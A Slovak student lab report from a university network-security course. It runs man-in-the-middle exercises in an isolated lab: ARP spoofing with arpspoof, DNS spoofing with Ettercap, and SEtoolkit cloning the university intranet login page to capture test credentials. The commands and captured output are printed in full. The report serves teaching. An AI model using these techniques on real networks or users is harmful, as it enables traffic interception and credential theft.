

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH
TECHNOLOGIÍ



Návrh, správa a bezpečnost počítačových sítí
2020/2021

8. laboratorne cvičenie

1 Zadanie

Cieľom tejto laboratórnej úlohy je vyskúšať si útoky typu muž *Man-in-the-Middle*. Pochopiť základný princíp medzi spoofingom a modifikáciou dát. Budú prezentované základné typy útokov: **ARP spoofing**, **DNS spoofing** a **Phishing** pomocou sociálneho inžinierstva. Celé zadanie laboratórnej úlohy je možné nájsť v e-learningu na karte predmetu alebo na Dropboxe¹.

2 Nastavenie pracoviska

Pracovisko	Kali - útočník	Debian klient	Debian server
IP	192.168.17.139	192.168.17.135	192.168.17.137
MAC	00:0C:29:B7:9B:A1	00:0C:29:5C:68:C5	00:0C:29:6E:65:F1

Tabuľka 1: Nastavenie pracoviska


Co je ARP protokol, co je v ARP tabulce uloženo? Jak probíhá komunikace a doručení paketu na LAN (např. zapojení pomocí přepínače)?

- protokol ARP (Address Resolution Protocol) slúži k získaniu linkovej adresy sieťového rozhrania protistrany v rovnakej podsieti pomocou známej IP adresy. Protokol ARP je využívaný v situácii, keď je potrebné odoslať IP datagram na adresu ležiacu v rovnakej podsieti ako odosielateľ. Pre odoslanie prostredníctvom Ethernetu ale potrebuje poznať cieľovú ethernetovú (MAC) adresu.
- V ARP tabuľke sú uložené záznamy IP adres a k nim prislúchajúce MAC adresy.
- Predstavme si topológiu LAN siete v ktorej sa nachádzajú 4 zariadenia: PC1, PC2, PC3, SW1. Všetky PC sú fyzicky pripojené do switchu cez Ethernet port. Predstavme si scenár, kde chce PC1 komunikovať (napr. ARP ping) s PC2. PC1 pozná L3 sieťovú adresu počítača PC2. Na to aby odoslal správu potrebuje aj fyzickú L2 (MAC adresu) PC2. V prvom rade PC1 prehľadá svoju cache ARP tabuľku či neobsahuje MAC adresu PC2. Predpokladajme, že žiadny záznam nenájde. Následne PC1 rozošle po LAN ARP request message (FF:FF:FF:FF:FF:FF), ktorú bude switch forwardovať po všetkých pripojených portoch (okrem portu z ktorého bola správa prijatá). Následne si switch zapíše do svojej CAM tabuľky MAC a IP adresu zdroja na príslušný port. Túto správu obdržia všetky zariadenia v danej LAN. Vlastník hľadanej MAC adresy potom odošle PC1 ARP odpoveď (ARP reply), ktorá obsahuje IP a MAC adresu PC2. Tú si následne PC1 zapíše do svojej cache a môže odoslať správu.

Vytvorenie stránky

Vytvorenie webovej stránky pod názvom `login.html` a následné overenie dostupnosti 1.


¹<https://paper.dropbox.com/doc/8-CV-cKE6cU1jccDBOX1zNs1js>



Obr. 1: Overenie funkčnosti webovej stránky

3 Realizácia útoku MITM - ARP spoofing

Najprv je potrebné zapnúť preposielanie paketov 2, aby sa Kali Linux choval ako proxy server.



Obr. 2: Zapnutie preposielania paketov a následné overenie či služba beží

Následne je potrebné spustiť **ARP spoofing**. Je potrebné nainštalovať *dsniff* a následne spustiť program 3.

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x user@debianServer: ~ x

(root@kali)~/home/kali
# apt-get install dsniff
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
dsniff is already the newest version (2.4b1+debian-30).
0 upgraded, 0 newly installed, 0 to remove and 436 not upgraded.

(root@kali)~/home/kali
# arpspoof -i eth0 -c both -t klient -r server
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r host]

(root@kali)~/home/kali
# arpspoof -i eth0 -c both -t 192.168.17.135 -r 192.168.17.137
0:c:29:b7:9b:a1 0:c:29:5c:68:c5 0806 42: arp reply 192.168.17.137 is-at 0:c:29:b7:9b:a1
0:c:29:b7:9b:a1 0:c:29:6e:65:f1 0806 42: arp reply 192.168.17.135 is-at 0:c:29:b7:9b:a1
0:c:29:b7:9b:a1 0:c:29:5c:68:c5 0806 42: arp reply 192.168.17.137 is-at 0:c:29:b7:9b:a1
0:c:29:b7:9b:a1 0:c:29:6e:65:f1 0806 42: arp reply 192.168.17.135 is-at 0:c:29:b7:9b:a1
```

Obr. 3: spustenie služby

Zaznamenanie ARP tabuľky klienta 4 a serveru 5. Prvé získané hodnoty sú pred útokom a druhé počas útoku.

```
user@debianUser: ~
File Edit View Search Terminal Tabs Help
user@debianUser: ~ x user@debianServer: ~

root@debianUser: /home/user# ip n
192.168.17.2 dev ens33 lladdr 00:50:56:fb:de:3c REACHABLE
192.168.17.137 dev ens33 lladdr 00:0c:29:6e:65:f1 STALE
192.168.17.254 dev ens33 lladdr 00:50:56:e3:c4:30 STALE
192.168.17.139 dev ens33 lladdr 00:0c:29:b7:9b:a1 STALE
root@debianUser: /home/user#
root@debianUser: /home/user#
root@debianUser: /home/user#
root@debianUser: /home/user# ip n
192.168.17.2 dev ens33 lladdr 00:50:56:fb:de:3c STALE
192.168.17.137 dev ens33 lladdr 00:0c:29:b7:9b:a1 REACHABLE
192.168.17.254 dev ens33 lladdr 00:50:56:e3:c4:30 STALE
192.168.17.139 dev ens33 lladdr 00:0c:29:b7:9b:a1 STALE
root@debianUser: /home/user#
```

Obr. 4: ARP table klient

```
user@debianServer: ~
File Edit View Search Terminal Tabs Help
user@debianUser: ~ x user@debianServer: ~

user@debianServer: ~$ ip n
192.168.17.135 dev ens33 lladdr 00:0c:29:5c:68:c5 REACHABLE
192.168.17.254 dev ens33 lladdr 00:50:56:e3:c4:30 STALE
192.168.17.2 dev ens33 lladdr 00:50:56:fb:de:3c STALE
192.168.17.139 dev ens33 lladdr 00:0c:29:b7:9b:a1 STALE
user@debianServer: ~$
user@debianServer: ~$
user@debianServer: ~$
user@debianServer: ~$ ip n
192.168.17.135 dev ens33 lladdr 00:0c:29:b7:9b:a1 REACHABLE
192.168.17.254 dev ens33 lladdr 00:50:56:e3:c4:30 STALE
192.168.17.2 dev ens33 lladdr 00:50:56:fb:de:3c STALE
192.168.17.139 dev ens33 lladdr 00:0c:29:b7:9b:a1 STALE
user@debianServer: ~$
```

Obr. 5: ARP table server

Heslo som neni schopný odchytiť. Stránku `https://192.168.17.137/login.html/` nie som schopný spustiť bez protokolu HTTPS ani po premazaní cookies/cache a histórie.

Jaký je rozdiel medzi trávením jednej a dvou stran komunikujúcich bodů?

V prípade ak sa trávajú obe strany, tak bude sieťová komunikácia prechádzať cez útočníka, ktorý je uprostred. V prípade ak sa trávi len jedna strana, tak je falošný ARP záznam len v jednej tabuľke komunikujúcej strany.


Na jakém princípu funguje ARP spoofing (ARP Poisoning)?

V prípade ARP spoofingu sa využíva zraniteľnosť ARP protokolu, ktorý neobsahuje žiadne zabezpečovacie mechanizmy. Útočník sa potom cez ARP správy tvári ako webový server s ktorým užívateľ komunikuje. V okamihu keď sa ARP záznamy podvrhnú, tak užívateľ začne komunikovať s útočníkom a nie s pôvodným serverom.

4 Realizácia DNS spoofingu


Tento útok je v podstate *MitM*, všetka komunikácia ide cez útočníka, a tak môže odchytiť a modifikovať vybrané správy napr. DNS dotaz, respektívne DNS odpoveď. Útok sa realizuje v dvoch krokoch:

1. realizácia MitM napr. ARP spoofing,
2. odchytenie DNS dotazu (zahodenie) a potvrdenie DNS odpovede.




Obr. 6: Nastavenie hostov v programe *Ettercap*

Následne v druhom kroku je potrebné aktivovať odchytenie DNS správ a následne podvrhnúť odpoveď podľa nášho nastavenia.



Obr. 7: DNS spoof v Ettercap



Obr. 8: Výsledok podvrhnutia DNS odpovede

No.	Time	Source	Destination	Protocol	Length	Info
31	14.735819335	192.168.17.135	192.168.17.2	DNS	77	Standard query 0x76d9 A www.microsoft.com
32	14.738228067	192.168.17.2	192.168.17.135	DNS	93	Standard query response 0x76d9 A www.microsoft.com A 192.168.17.137
33	14.740811835	192.168.17.135	192.168.17.2	DNS	77	Standard query 0xb491 A www.microsoft.com
34	14.740811862	192.168.17.135	192.168.17.2	DNS	77	Standard query 0xc95 AAAA www.microsoft.com
42	14.746109651	192.168.17.2	192.168.17.135	DNS	93	Standard query response 0xb491 A www.microsoft.com A 192.168.17.137
43	14.746182527	192.168.17.135	192.168.17.2	DNS	77	Standard query 0x1c95 AAAA www.microsoft.com
44	14.751233828	192.168.17.2	192.168.17.135	DNS	552	Standard query response 0x1c95 AAAA www.microsoft.com CNAME www.microsoft.com-c-3.edgekey.net CNAME www.microsoft.com-c-3.edgekey.net
45	14.758833846	192.168.17.2	192.168.17.135	DNS	552	Standard query response 0x1c95 AAAA www.microsoft.com CNAME www.microsoft.com-c-3.edgekey.net CNAME www.microsoft.com-c-3.edgekey.net
46	14.760308131	192.168.17.135	192.168.17.2	DNS	84	Standard query 0x0224 A detectportal.firefox.com
47	14.760308158	192.168.17.135	192.168.17.2	DNS	84	Standard query 0x4c27 AAAA detectportal.firefox.com
48	14.760861784	192.168.17.135	192.168.17.2	DNS	84	Standard query 0x0292 A detectportal.firefox.com
49	14.760888399	192.168.17.135	192.168.17.2	DNS	84	Standard query 0x0224 A detectportal.firefox.com
50	14.769958818	192.168.17.135	192.168.17.2	DNS	84	Standard query 0x4c27 AAAA detectportal.firefox.com
51	14.77002734	192.168.17.135	192.168.17.2	DNS	84	Standard query 0x0292 A detectportal.firefox.com
52	14.770827030	192.168.17.2	192.168.17.135	DNS	489	Standard query response 0x0224 A detectportal.firefox.com CNAME detectportal.prod.mozaws.net CNAME prod.detectportal.firefox.com
53	14.770827066	192.168.17.2	192.168.17.135	DNS	501	Standard query response 0x4c27 AAAA detectportal.firefox.com CNAME detectportal.prod.mozaws.net CNAME prod.detectportal.firefox.com
54	14.770827088	192.168.17.2	192.168.17.135	DNS	489	Standard query response 0x0292 A detectportal.firefox.com CNAME detectportal.prod.mozaws.net CNAME prod.detectportal.firefox.com
55	14.774490528	192.168.17.2	192.168.17.135	DNS	489	Standard query response 0x0224 A detectportal.firefox.com CNAME detectportal.prod.mozaws.net CNAME prod.detectportal.firefox.com
56	14.774595479	192.168.17.2	192.168.17.135	DNS	501	Standard query response 0x4c27 AAAA detectportal.firefox.com CNAME detectportal.prod.mozaws.net CNAME prod.detectportal.firefox.com
57	14.774736848	192.168.17.2	192.168.17.135	DNS	489	Standard query response 0x0292 A detectportal.firefox.com CNAME detectportal.prod.mozaws.net CNAME prod.detectportal.firefox.com
72	14.826516093	192.168.17.135	192.168.17.2	DNS	71	Standard query 0x5670 A mozilla.org
73	14.826516121	192.168.17.135	192.168.17.2	DNS	71	Standard query 0x0224 A detectportal.firefox.com
74	14.826516142	192.168.17.135	192.168.17.2	DNS	71	Standard query 0xb0b0 AAAA mozilla.org
76	14.833884293	192.168.17.135	192.168.17.2	DNS	71	Standard query 0x5670 A mozilla.org
77	14.833978233	192.168.17.135	192.168.17.2	DNS	71	Standard query 0x0224 A detectportal.firefox.com

Obr. 9: Odchytenie komunikácie podvrhnutej DNS odpovede

Následne je možné vidieť ping na microsoft.com, ktorý vracia IP adresu podvrhnutého webového serveru útočníka 10.

```

user@debianUser: ~
File Edit View Search Terminal Tabs Help

user@debianUser: ~
root@debianUser:/home/user# ping microsoft.com
PING microsoft.com (192.168.17.137) 56(84) bytes of data.
64 bytes from www.microsoft.com (192.168.17.137): icmp_seq=1 ttl=64 time=0.493 ms
64 bytes from www.microsoft.com (192.168.17.137): icmp_seq=2 ttl=64 time=0.398 ms
64 bytes from www.microsoft.com (192.168.17.137): icmp_seq=3 ttl=64 time=0.407 ms
64 bytes from www.microsoft.com (192.168.17.137): icmp_seq=4 ttl=64 time=0.386 ms
64 bytes from www.microsoft.com (192.168.17.137): icmp_seq=5 ttl=64 time=1.22 ms
64 bytes from www.microsoft.com (192.168.17.137): icmp_seq=6 ttl=64 time=0.308 ms
64 bytes from www.microsoft.com (192.168.17.137): icmp_seq=7 ttl=64 time=0.306 ms
64 bytes from www.microsoft.com (192.168.17.137): icmp_seq=8 ttl=64 time=0.290 ms
64 bytes from www.microsoft.com (192.168.17.137): icmp_seq=9 ttl=64 time=0.375 ms
64 bytes from www.microsoft.com (192.168.17.137): icmp_seq=10 ttl=64 time=0.348 ms


```

Obr. 10: ping na www.microsoft.com

Jakým spôsobom je realizovaný DNS spoof?

DNS spoofing prebieha pomocou útoku Man-in-the middle. Útočník monitoruje dotazy obete. V prípade ak v týchto dotazoch objaví web, ktorý si útočník vybral, že podvrhne, tak zruší odoslanie DNS dotazu obete na skutočný DNS server a pošle odpoveď s IP adresou podvrhnutého webu.

5 Využitie SEtoolkit - Phising




```
root@kali: /home/kali
File Actions Edit View Help
kali@kali: ~ x root@kali: /home/kali x
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.17.139]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.vutbr.cz/login/intra

[*] Cloning the website: https://www.vutbr.cz/login/intra
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Obr. 11: Spustenie klonovania v *SEtoolkit*



Obr. 12: Podvrhnutá stránka na prihlásenie sa do intraportálu


```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x

[*] Cloning the website: https://www.vutbr.cz/login/intra
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [10/Apr/2021 07:51:53] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [10/Apr/2021 08:28:39] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: special_p4_form=1
POSSIBLE USERNAME FIELD FOUND: login_form=1
PARAM: sentTime=1618055072
PARAM: sv[fdkey]=poBWMlgeEO
POSSIBLE USERNAME FIELD FOUND: LDAPlogin=xsporn01
POSSIBLE PASSWORD FIELD FOUND: LDAPpasswd=tajneheslo
POSSIBLE USERNAME FIELD FOUND: login=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.17.139 - - [10/Apr/2021 08:29:29] "POST /in HTTP/1.1" 302 -
192.168.17.139 - - [10/Apr/2021 08:29:29] "GET /robots.txt HTTP/1.1" 404 -
```

Obr. 13: Odchytené prihlasovacie údaje

Co je to Phishing?

Phishing je typ počítačového útoku, pri ktorom sa podvodník snaží pomocou návnady v elektronickej komunikácii vylákať a neoprávnene získať od používateľov osobné údaje ako sú heslá, používateľské mená a ďalšie podrobnosti.

Co jsou metody sociálního inženýrství?

Jedným z najefektívnejších nástrojov pre získavanie citlivých informácií zo zabezpečených systémov je sociálne inžinierstvo. Nevyžaduje takmer žiadne technické schopnosti a napriek tomu je s jeho využitím možné exfiltrovať informácie aj z technicky dobre zabezpečených informačných systémov. Je to možné vďaka tomu, že sa tento typ útoku zameriava na jednu z najzávažnejších a najrozšírenejších zraniteľností – na človeka. Medzi najznámejšie metódy patria:

- Trashing
- Fishing
- Pharming
- Vishing